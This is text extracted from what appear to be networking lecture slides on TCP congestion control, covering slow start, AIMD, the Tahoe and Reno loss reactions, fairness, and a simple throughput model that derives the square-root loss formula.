
- End-to-end
 - No feedback from the network (i.e., routers)
 - Hosts need to detect congestion and react to it
- Network-assisted
 - The network “notifies” the sender about a congestion
 - Either by a direct feedback or via the receiver.

TCP Congestion Control

- Sender limits unACK'ed data to:
 - $\min(\text{cwnd}, \text{rwnd})$
 - cwnd: is the “congestion window”
- For our discussion: assume rwnd is large enough
- Above equation achieves both flow and congestion control
- Roughly, what is the sending rate as a function of cwnd ?
 - Ignore loss and transmission delay
- Rate = cwnd / RTT (bytes/sec)
 - So, rate and cwnd are somewhat synonymous

TCP Congestion Control: Approach

- **Approach:** probe for usable bandwidth in network
 - increase transmission rate until loss occurs then **decrease**
 - Additive increase, multiplicative decrease (AIMD)



TCP Congestion Control


- Congestion occurs at routers (inside the network)
 - Routers do not provide any feedback to TCP
 - How can TCP infer congestion?
 - From its symptoms: timeout or duplicate acks
 - Define loss event \equiv timeout or 3 duplicate acks
 - TCP decreases its **cwnd** (rate) after a loss event
 - Three components:
 - Slow start
 - Congestion avoidance
 - Fast Recovery (not mandatory)
- ACKs \rightarrow no congestion
Timeout or 3 duplicate ACKs \rightarrow congestion

TCP Slow Start

- When connection begins, $cwnd = 1 \text{ MSS}$
 - Example: $\text{MSS} = 500 \text{ bytes}$ & $\text{RTT} = 200 \text{ msec}$
 - initial rate = $cwnd/\text{RTT} = 20 \text{ kbps}$
- Available bandwidth may be $>>$ MSS/RTT
 - desirable to quickly ramp up to respectable rate
- Slow start:
 - When connection begins, increase rate exponentially fast until first loss event. **How can we do that?**
 - Double $cwnd$ every RTT. **How?**
 - Increment $cwnd$ by 1 MSS for every ACK received


TCP Slow Start

- Increment $cwnd$ by 1 MSS for every ACK
- When does slow start end?
 - $ssthreshold = cwnd_c/2$
 - $cwnd_c :=$ the $cwnd$ when congestion was last detected
 - Slow start ends when $cwnd = ssthreshold$
- Summary: initial rate is slow but ramps up exponentially fast



TCP Congestion Avoidance: AIMD

- TCP is conservative during congestion avoidance (**Why?**)
- Additive increase: (congestion avoidance phase)
 - increase **cwnd** by 1 MSS every RTT until loss detected
 - TCP increases **cwnd** by: $\text{MSS} \times (\text{MSS}/\text{cwnd})$ for every ACK received
 - Ex. $\text{MSS} = 1,460$ bytes and **cwnd** = 14,600 bytes
 - With every ACK, **cwnd** is increased by 146 bytes
- Multiplicative decrease:
 - cut **cwnd** in half after loss




Reaction to Loss Event

- TCP Tahoe (Old)
 - $ssthreshold = cwnd / 2$
 - Set $cwnd = 1 \text{ MSS}$
 - Slow start till $ssthreshold$
 - Then Additive Increase *// congestion avoidance*
- TCP Reno
 - If 3 dup acks *// fast retransmit*
 - $ssthreshold = cwnd / 2$
 - Set $cwnd = ssthreshold + 3 * \text{MSS}$ *// fast recovery*
 - Additive Increase *// congestion avoidance*
 - Else *// timeout*
 - Same as TCP Tahoe

Reaction to Loss Event

- Why differentiate between 3 dup acks and timeout?
 - 3 dup ACKs → network capable of delivering some segments
 - timeout → a “more alarming” congestion scenario




TCP Congestion Control: Summary

- Initially
 - $ssthreshold$ is set to large value (65 Kbytes), has no effect
 - $cwnd = 1$ MSS
- Slow Start (SS): $cwnd$ grows exponentially
 - till loss event occurs (timeout or 3 dup ACKs) or reaches $ssthreshold$
- Congestion Avoidance (CA): $cwnd$ grows linearly
- 3 duplicate ACK occurs:
 - $ssthreshold = cwnd /2$; $cwnd = ssthreshold +3$ MSS; CA
- Timeout occurs:
 - $ssthreshold = cwnd /2$; $cwnd = 1$ MSS; Slow start till $ssthreshold$


TCP Fairness

- **Fairness goal:** if K TCP sessions share same bottleneck link of bandwidth R , each should have average rate of R/K



Why is TCP fair? (Chiu—Jain Phase Plots)

- Two competing sessions (at rates R_1 and R_2 and capacity is C):
 - *additive increase* gives slope of 1, as throughout increases
 - *multiplicative decrease* decreases throughput proportionally




TCP Throughput Analysis

- Understand the fundamental relationship between
 - Packet loss probability,
 - RTT, and
 - TCP performance (throughput)
- We present **simple** model, with several *assumptions*
 - Yet it provides quite useful **insights**

TCP Throughput Analysis

- Any TCP model must capture
 - **Window Dynamics** (internal and deterministic)
 - Controlled internally by the TCP algorithm
 - Depends on the particular flavor of TCP
 - We assume TCP Reno
 - **Packet Loss Process** (external and uncertain)
 - Typically modeled as *Stochastic Process* with probability p that a packet loss occurs
 - TCP responds by reducing the window size
- We analyze the steady state
 - Ignore the slow start phase (transient)

Simple (Periodic) Model



- Packet losses occur with constant probability p
- TCP window starts at $W/2$ grows to W , then halves, repeat forever
 - ...
- TCP Throughput ranges between:
 - Min: $\text{MSS} * (W/2) / \text{RTT}$, and
 - Max: $\text{MSS} * W / \text{RTT}$


$$\text{Avg throughput} = \text{MSS} * (3/4 W) / \text{RTT} \quad (1)$$

Simple (Periodic) Model

$$\text{Avg throughput} = \text{MSS} * (3/4 W) / \text{RTT} \quad (1)$$

- Now, we want to relate W (max window size) with the packet loss rate in the network p
 - So that we have the TCP throughput as function of RTT and loss rate (both are external network parameters)
 - Throughput = $f(\text{RTT}, p)$

Simple (Periodic) Model



Throughput $X(t) = \text{green area (packets sent)} / T$

$$X(t) = \frac{\frac{W}{2} \cdot \frac{W}{2} + \frac{1}{2} \cdot \frac{W}{2} \cdot \frac{W}{2}}{T} = \frac{\frac{3}{8} W^2}{T} \quad (2)$$

Simple (Periodic) Model

- On the other hand, we have average packet loss rate of p
 - How many packets we send until we observe a loss?
 - $1/p$
- Throughput $X(t)$ = number of packets sent / $T \rightarrow$

$$X(t) = \frac{1/p}{T} \quad (3)$$

- Solve (2) and (3) \rightarrow

$$W = \sqrt{\frac{8}{3p}}$$


Simple (Periodic) Model

- Substitute W in (1):

$$X(p) = \frac{MSS}{RTT} \sqrt{\frac{3}{2p}}$$

